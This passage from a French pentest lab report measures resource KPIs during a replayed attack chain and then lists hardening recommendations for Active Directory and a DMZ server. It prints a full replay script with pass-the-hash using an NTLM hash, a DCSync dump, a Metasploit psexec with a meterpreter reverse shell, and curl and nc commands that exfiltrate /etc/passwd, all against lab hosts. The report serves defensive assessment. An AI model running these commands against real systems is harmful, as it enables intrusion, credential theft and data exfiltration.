VIII. KPI DE PERFORMANCE ENGINEERING

VIII.A. Protocole de mesure et établissement de la baseline

Afin de répondre aux exigences du protocole de mesure de performance, tous les scénarios d'attaque ont été réexécutés de manière séquentielle et contrôlée via un script de replay dédié. Cette réexécution garantit que les métriques collectées traduisent fidèlement l'impact de chaque vecteur d'attaque sans interférence liée à des exécutions simultanées.

Baseline nominale. La période de référence a été consignée dans le journal `phase4_timestamps.log` :

- Début de la baseline : `2026-09-11T11:28:25Z`
- Fin de la baseline : `2026-09-11T11:50:03Z`

Pendant cet intervalle de repos (infrastructure sans attaque active), les métriques suivantes ont été relevées via le tableau de bord Grafana :

- **CPU et RAM (Kali / DMZ 192.168.50.128)** : charge nominale faible, utilisation CPU contenue, consommation mémoire stable.
- **Hôtes Windows (192.168.145.20)** : CPU moyen = 15,0 %, occupation mémoire stabilisée à 694 MiB (pic à 767 MiB).

- **Débit réseau nominal** : trafic de fond plafonnant à ~63,5 kb/s sur les interfaces Windows et ~317 kb/s sur les interfaces Linux.






FIGURE 143 — Relevé des métriques système et réseau au repos (baseline 11:28:25Z – 11:50:03Z)

VIII.B. Initialisation des sondes de capture

À la clôture de la baseline, trois sondes ont été démarrées en arrière-plan sur la machine d'attaque :

1. **Capture réseau ciblée (tshark)** : enregistrement de l'intégralité du trafic échangé avec 192.168.145.20 et 192.168.145.10 dans le fichier `capture_attack.pcap`.
2. **Suivi fin des processus (pidstat)** : `pidstat -u -r 5` consignait la consommation CPU/RAM par processus toutes les 5 secondes dans `pidstat_attack.log`.
3. **Annotation temporelle Grafana** : pose d'une ligne verticale bleue marquant la transition « **FIN BASELINE — DÉBUT ATTAQUES** » sur l'ensemble des graphiques du tableau de bord.




FIGURE 144 — Activation de tshark, pidstat et marqueur temporel Grafana

VIII.C. Chronologie d'exécution du script de replay

Le script `replay_attacks.sh` orchestre 5 phases séquentielles, chacune séparée par une temporisation de 30 secondes (`sleep 30`) et journalisée via la fonction `mark()`. Le journal `phase4_timestamps.log` complet est le suivant :

TABLEAU IV
CHRONOLOGIE D'EXÉCUTION DES PHASES D'ATTAQUE

Phase	Horodatage début	Horodatage fin	Durée
BASELINE_START	11:28:25Z	—	—
BASELINE_END	—	11:50:03Z	~21 min 38 s
ATTACK_START	12:13:30Z	—	—
NMAP (Reconnaissance)	12:13:30Z	12:13:57Z	27 s
CME (Pass-the-Hash)	12:14:27Z	12:14:27Z	< 1 s
DCSYNC (Impacket)	12:14:57Z	12:14:58Z	1 s
METERPRETER (Psexec)	12:15:28Z	12:16:13Z	45 s

EXFIL (PowerShell POST)	12:16:43Z	12:16:44Z	1 s
ATTACK_END	—	12:16:44Z	Total attaque : ~3 min 14 s

```

Session Actions Edit View Help
GNU nano 9.1 replay_attacks.sh
[SCRIPT]
#!/bin/bash
LOG=/lab-pentest/phase4_timestamps.log

mark() {
    echo "$1=$(date -u +%Y-%m-%dT%H:%M:%SZ)" | tee -a "$LOG"
    echo ">>> $1 - $(date)"
}

mark "ATTACK_START"

# =====
# PHASE 1 : Nmap scan
# =====
mark "NMAP_START"
nmap -sV -sC -A -p 135,139,445,3389,9182 192.168.145.20 \
-oA ~/lab-pentest/nmap_replay
mark "NMAP_END"

echo "[*] Pause 30s avant phase suivante..."
sleep 30

# =====
# PHASE 2 : CrackMapExec PTH
# =====
mark "CME_START"
crackmapexec smb 192.168.145.20 \
-u Administrator \
-H 1f843219671f008e5a85f0e75642d26f \
--shares
mark "CME_END"

echo "[*] Pause 30s ..."
sleep 30

```

```

# =====
# PHASE 3 : DCSync (secretsdump)
# =====
mark "DCSYNC_START"
impacket-secretsdump \
  -just-dc \
  MYLAB.LOCAL/Administrator@192.168.145.10 \
  -hashes : 1f843219671f008e5a85f0e75642d26f
mark "DCSYNC_END"

echo "[*] Pause 30s ..."
sleep 30

# =====
# PHASE 4 : Meterpreter + getsystem
# =====
mark "METERPRETER_START"
msfconsole -q -x "
  use exploit/windows/smb/psexec;
  set RHOSTS 192.168.145.20;
  set SMBUser Administrator;
  set SMBPass 1f843219671f008e5a85f0e75642d26f;
  set PAYLOAD windows/x64/meterpreter/reverse_tcp;
  set LHOST 192.168.10.50;
  set LPORT 4444;
  run;
  getsystem;
  getuid;
  exit
"
mark "METERPRETER_END"

echo "[*] Pause 30s ..."
sleep 30

```

```

# =====
# PHASE 5 : Exfiltration simulée
# =====
mark "EXFIL_START"
# Depuis Kali, simule une exfil vers toi-même
curl -s -o /dev/null \
  -F "file=@/etc/passwd" \
  http://192.168.50.128:8080/upload 2>/dev/null || true

# Alternative : génère du trafic sortant volumineux
dd if=/dev/urandom bs=1M count=10 | \
  nc -w 3 192.168.50.128 9999 2>/dev/null || true
mark "EXFIL_END"

mark "ATTACK_END"

echo ""
echo "===== "
echo "=== TIMESTAMPS COMPLETS ==="
cat "$LOG"
echo "===== "
SCRIPT

```

```

(kali@kali)-[~/lab-pentest]
$ chmod +x ~/lab-pentest/replay_attacks.sh
(kali@kali)-[~/lab-pentest]

```

```

(kali@kali)-[~/lab-pentest]
$ bash ~/lab-pentest/replay_attacks.sh
ATTACK_START=2026-09-11T12:13:30Z
>>> ATTACK_START - Fri Sep 11 07:13:30 AM CDT 2026
NMAP_START=2026-09-11T12:13:30Z
>>> NMAP_START - Fri Sep 11 07:13:30 AM CDT 2026
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-11 07:13 -0500
Nmap scan report for 192.168.145.20
Host is up (0.0040s latency).

PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 10 Education 19045 microsoft-ds (workgroup: MYLAB)
3389/tcp   closed ms-wbt-server
9182/tcp   open  http         Prometheus exporter Windows Exporter 0.25.1
|_http-title: Windows Exporter
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1903 - 22H2
Network Distance: 2 hops
Service Info: Host: DESKTOP-MV99FLH; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -23m59s, deviation: 34m38s, median: -3m59s
|_smb-os-discovery:
|   OS: Windows 10 Education 19045 (Windows 10 Education 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: DESKTOP-MV99FLH
|   NetBIOS computer name: DESKTOP-MV99FLH\x00
|   Domain name: mylab.local
|   Forest name: mylab.local
|   FQDN: DESKTOP-MV99FLH.mylab.local
|_ System time: 2026-09-11T13:09:49+01:00
|_ smb2-time:
|   date: 2026-09-11T12:09:52
|_ start_date: N/A
|_ smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_ smb2-security-mode:

```

```

|_ Message signing enabled but not required

TRACEROUTE (using port 3389/tcp)
HOP RTT ADDRESS
1 0.26 ms 192.168.50.1
2 0.81 ms 192.168.145.20

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.40 seconds
NMAP_END=2026-09-11T12:13:57Z
>>> NMAP_END - Fri Sep 11 07:13:57 AM CDT 2026
[*] Pause 30s avant phase suivante...
CME_START=2026-09-11T12:14:27Z
>>> CME_START - Fri Sep 11 07:14:27 AM CDT 2026
/home/kali/lab-pentest/replay_attacks.sh: line 26: crackmapexec: command not found
CME_END=2026-09-11T12:14:27Z
>>> CME_END - Fri Sep 11 07:14:27 AM CDT 2026
[*] Pause 30s ...
DCSYNC_START=2026-09-11T12:14:57Z
>>> DCSYNC_START - Fri Sep 11 07:14:57 AM CDT 2026
Impacket v0.14.0.dev0 - Copyright Fortra, LLC and its affiliated companies

usage: secretsdump.py [-h] [-ts] [-debug] [-system SYSTEM] [-bootkey BOOTKEY] [-security SECURITY]
                    [-sam SAM] [-ntds NTDS] [-resumefile RESUMEFILE] [-skip-sam] [-skip-security]
                    [-outputfile OUTPUTFILE] [-use-vss] [-rodcNo RODCNO] [-rodcKey RODCKEY]
                    [-use-keylist] [-exec-method [{smbexec,wmiexec,mmcexec}]] [-use-remoteSSWMI]
                    [-use-remoteSSWMI-NTDS] [-remoteSSWMI-remote-volume REMOTESWMI_REMOTE_VOLUME]
                    [-remoteSSWMI-local-path REMOTESWMI_LOCAL_PATH] [-just-dc-user USERNAME]
                    [-ldapfilter LDAPFILTER] [-just-dc] [-just-dc-ntlm] [-skip-user SKIP_USER]
                    [-pwd-last-set] [-user-status] [-history] [-hashes LMHASH:NTHASH] [-no-pass]
                    [-k] [-aesKey hex key] [-keytab KEYTAB] [-dc-ip ip address]
                    [-target-ip ip address]
                    target
secretsdump.py: error: unrecognized arguments: 1f843219671f008e5a85f0e75642d26f
DCSYNC_END=2026-09-11T12:14:58Z
>>> DCSYNC_END - Fri Sep 11 07:14:58 AM CDT 2026
[*] Pause 30s ...

```

FIGURE 145 — Code source replay_attacks.sh et sortie console avec journalisation des timestamps

VIII.D. Corrélation graphique dans Grafana

Les horodatages enregistrés ont été reportés sous forme d'annotations (lignes verticales pointillées bleues) sur le tableau de bord Grafana afin d'isoler l'impact individuel de chaque étape :

- **Ligne 1 — 12:13:30Z (Nmap)** : début d'élévation de la charge CPU sur 192.168.50.128, grimpant progressivement jusqu'à un pic de **85 %**.
- **Lignes 2 & 3 — 12:14:27Z à 12:14:57Z (CME & DCSync)** : courte phase d'authentification et d'extraction maintenant la charge CPU autour de **40 %**.
- **Ligne 4 — 12:15:28Z (Metasploit / psexec)** : sollicitation soutenue des ressources mémoire et CPU durant la négociation SMB.
- **Ligne 5 — 12:16:43Z (Exfiltration & Fin)** : clôture des attaques et retour progressif des métriques vers le niveau nominal.




FIGURE 146 — Superposition des jalons d'attaque sur les courbes CPU, RAM et débit réseau (Grafana)

VIII.E. Calcul des indicateurs clés de performance (KPI)

CPU Overhead — Machine attaquante Kali (192.168.50.128)

- CPU moyen durant l'attaque : 35,0 % ; pic : 85,0 % (scan Nmap)
- CPU moyen en baseline : 5,9 %
- **Overhead = 35,0 % – 5,9 % = +29,1 %**

RAM consommée — Kali (192.168.50.128)

- RAM max durant l'attaque : 1,53 GiB (initialisation Metasploit / Nmap)
- RAM baseline : 1,01 GiB
- **RAM consommée = 1,53 – 1,01 = +0,52 GiB (532,48 MiB)**

Débit réseau pic — Cible Windows (192.168.145.20)

- Débit nominal (baseline) : 67,5 kb/s
- Débit pic (scan Nmap) : 85,0 kb/s
- Débit pic côté Kali : 340,0 kb/s

Taux d'exploitation des vulnérabilités

- CVEs critiques + élevées identifiées : 5
- CVEs exploités avec succès : 3
- **Taux = (3 / 5) × 100 = 60,0 %**

VIII.F. Synthèse comparative des métriques

TABLEAU V

SYNTHÈSE COMPARATIVE DES KPI — BASELINE vs. PHASE D'ATTAQUE

KPI / Métrique	Valeur Baseline	Valeur Attaque (Moy. / Pic)	Overhead / Impact
CPU Kali (192.168.50.128)	5,9 %	35,0 % (moy.) / 85,0 % (pic)	+29,1 %
RAM Kali (192.168.50.128)	1,01 GiB	1,53 GiB (max)	+0,52 GiB

CPU Windows (192.168.145.20)	15,0 %	11,2 % (moy.) / 13,4 % (max)	~0 % (stabilité)
RAM Windows (192.168.145.20)	694 MiB	690 MiB (moy.) / 738 MiB (max)	+44 MiB (pic)
Débit réseau cible Windows	63,5 kb/s	85,0 kb/s (pic Nmap)	+21,5 kb/s
Taux d'exploitation	—	—	60,0 %





FIGURE 147 — Métriques CPU, RAM et débit réseau sur les hôtes Windows durant l'attaque

VIII.G. Interprétation des résultats

Machine attaquante (Kali Linux). La phase de rejeu révèle une sollicitation ponctuelle mais intense des ressources. Le scan Nmap génère le pic CPU principal (85 %) en raison de la parallélisation des sondes réseau. Le chargement de Metasploit Framework et des modules Impacket explique la surconsommation mémoire de +0,52 GiB.

Hôtes cibles (Windows Client et contrôleur de domaine). Les attaques furtives — Pass-the-Hash, DCSync, Golden Ticket — n'ont provoqué ni déni de service ni élévation anormale de la charge processeur sur les cibles (CPU moyen 11,2 %, dans l'enveloppe nominale). Ce résultat illustre la discrétion intrinsèque des techniques de mouvement latéral et de répllication AD, qui imitent le comportement de services légitimes Windows et s'avèrent indétectables par un simple seuil d'alerte CPU/RAM.

Indicateur de détection réseau. La seule anomalie mesurable côté cible est la variation du débit réseau lors du scan Nmap (+21,5 kb/s), constituant un signal faible mais exploitable par un système de détection d'intrusion (IDS) ou un SIEM correctement configuré. Les phases d'exploitation postaccès (DCSync, exfiltration) génèrent un trafic anecdotique, soulignant l'importance de l'analyse comportementale (*behavioral analytics*) plutôt que de la seule détection volumétrique.

IX. RECOMMANDATIONS DE SÉCURITÉ

Les recommandations ci-dessous sont dérivées directement des vulnérabilités et vecteurs d'attaque confirmés au cours des phases précédentes. Elles sont organisées par domaine et priorisées selon le niveau de risque établi dans la matrice de risques.

IX.A. Zone DMZ — Serveur Linux DVWA

R-01 — Migration immédiate du système d'exploitation (P1 — Critique)

Debian 9 (Stretch) est en fin de vie depuis juin 2022 et ne reçoit plus aucun correctif de sécurité. L'infrastructure DMZ doit migrer vers une distribution maintenue (Debian 12 *Bookworm* ou équivalent LTS). Cette action traite le vecteur V-01 (CVSS 10.0) et réduit mécaniquement la surface d'exposition à l'ensemble des CVEs publiés depuis 2022.

R-02 — Activation du drapeau `HttpOnly` sur les cookies de session (P2 — Court terme)

Le drapeau `HttpOnly` doit être activé sur toutes les directives `Set-Cookie` de l'application (`PHPSESSID`, `security`). En PHP, cela se configure via `session.cookie_httponly = 1` dans `php.ini` ou par la directive `ini_set('session.cookie_httponly', 1)` dans le code applicatif. Cette mesure élimine le risque d'exfiltration de session par script XSS (V-02, CVSS 5.0).

R-03 — Déploiement de HTTPS / TLS sur le port applicatif (P2 — Court terme)

L'ensemble des communications applicatives transite actuellement en clair sur le port 8080. Un

certificat TLS (Let's Encrypt ou PKI interne) doit être déployé et le service Apache reconfiguré pour forcer la redirection HTTP → HTTPS. Cette mesure traite le vecteur V-03 (CVSS 4.8) et protège les credentials et tokens de session contre l'interception réseau.

R-04 — Suppression des membres du groupe Docker non strictement nécessaires (P1 — Critique)

L'appartenance d'un compte non-root au groupe `docker` constitue une élévation de privilèges de facto documentée. La commande `gpasswd -d kali docker` doit être exécutée immédiatement. Pour les déploiements Docker nécessitant une gestion sans sudo, le mode rootless Docker (`dockerd-rootless-setup.sh`) est à privilégier. Tout conteneur de production doit être exécuté avec un utilisateur non-root défini dans le `Dockerfile` (directive `USER`).

R-05 — Désactivation des timestamps TCP (P3 — Long terme)

L'option TCP Timestamps peut être désactivée au niveau du noyau Linux : `echo 0 > /proc/sys/net/ipv4/tcp_timestamps` (à pérenniser dans `/etc/sysctl.conf`). Cette mesure traite V-04 (CVSS 2.6) et supprime la divulgation de l'uptime système.

IX.B. Zone LAN — Active Directory et postes Windows

R-06 — Durcissement de la politique de groupes Docker et comptes de service

L'accès au groupe `docker` ou à tout groupe à équivalence root doit faire l'objet d'une revue trimestrielle via un processus de gestion des accès à privilèges (PAM). Les comptes de service ne doivent pas être membres de groupes d'administration locale.

R-07 — Déploiement de LAPS (Local Administrator Password Solution)

Le mouvement latéral via Pass-the-Hash a exploité le partage d'un compte Administrateur local avec des identifiants identiques sur plusieurs hôtes. LAPS génère et fait tourner automatiquement des mots de passe locaux uniques par machine, stockés dans l'attribut Active Directory `ms-Mcs-AdmPwd`. Sa mise en œuvre élimine la réutilisation de hash NTLM local entre postes.

R-08 — Protection de la mémoire LSASS contre Mimikatz / Kiwi

L'extraction du hash NTLM du compte `MYLAB\Administrator` depuis la mémoire LSASS doit être bloquée par les mesures suivantes : activation de la protection LSASS en mode PPL (Protected Process Light) via la clé de registre `HKLM\SYSTEM\CurrentControlSet\Control\Lsa\RunAsPPL = 1` ; activation de la fonctionnalité Credential Guard (nécessite Hyper-V et UEFI Secure Boot) ; déploiement d'une solution EDR avec protection mémoire active.

R-09 — Désactivation de WDigest et restriction de NTLMv1

La stratégie de groupe doit interdire l'authentification NTLMv1 (`Network security: LAN Manager authentication level → NTLMv2 only`) et désactiver le protocole WDigest

(HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest\UseLogonCredential = 0), empêchant le stockage des mots de passe en clair en mémoire.

R-10 — Protection du compte krbtgt et rotation des secrets Kerberos

La compromission du hash NTLM de `krbtgt` permet la forge illimitée de Golden Tickets, valides même après réinitialisation des mots de passe utilisateurs. Une double réinitialisation séquentielle du mot de passe `krbtgt` (avec un délai de 10 heures entre les deux, soit deux fois la durée de vie maximale des tickets) doit être effectuée immédiatement en réponse à l'incident. Une rotation annuelle est à planifier.

R-11 — Mise en place de la segmentation par Tier Active Directory

L'architecture Tier 0 / Tier 1 / Tier 2 (modèle Microsoft) doit être implémentée : les comptes d'administration du domaine (Tier 0) ne doivent jamais s'authentifier sur des postes utilisateurs (Tier 2). Les postes Tier 2 compromis ne doivent pas pouvoir conduire à la compromission du contrôleur de domaine. Des GPO de restriction d'ouverture de session doivent être appliquées en conséquence.

R-12 — Surveillance des events Kerberos et DCSync (SIEM)

Les événements Windows suivants doivent être collectés et alerter en temps réel : Event ID 4769 (Kerberos Service Ticket Operations) pour détecter le Kerberoasting, Event ID 4662 avec `1131f6aa-9c07-11d1-f79f-00c04fc2dcd2` (réplication DRSUAPI) pour détecter les attaques DCSync, Event ID 4624 / 4648 avec méthode NTLM pour détecter le Pass-the-Hash, et Event ID 4698 / 4702 (création/modification de tâches planifiées) pour la persistance.

IX.C. Infrastructure transverse

R-13 — Déploiement d'un IDS/IPS réseau

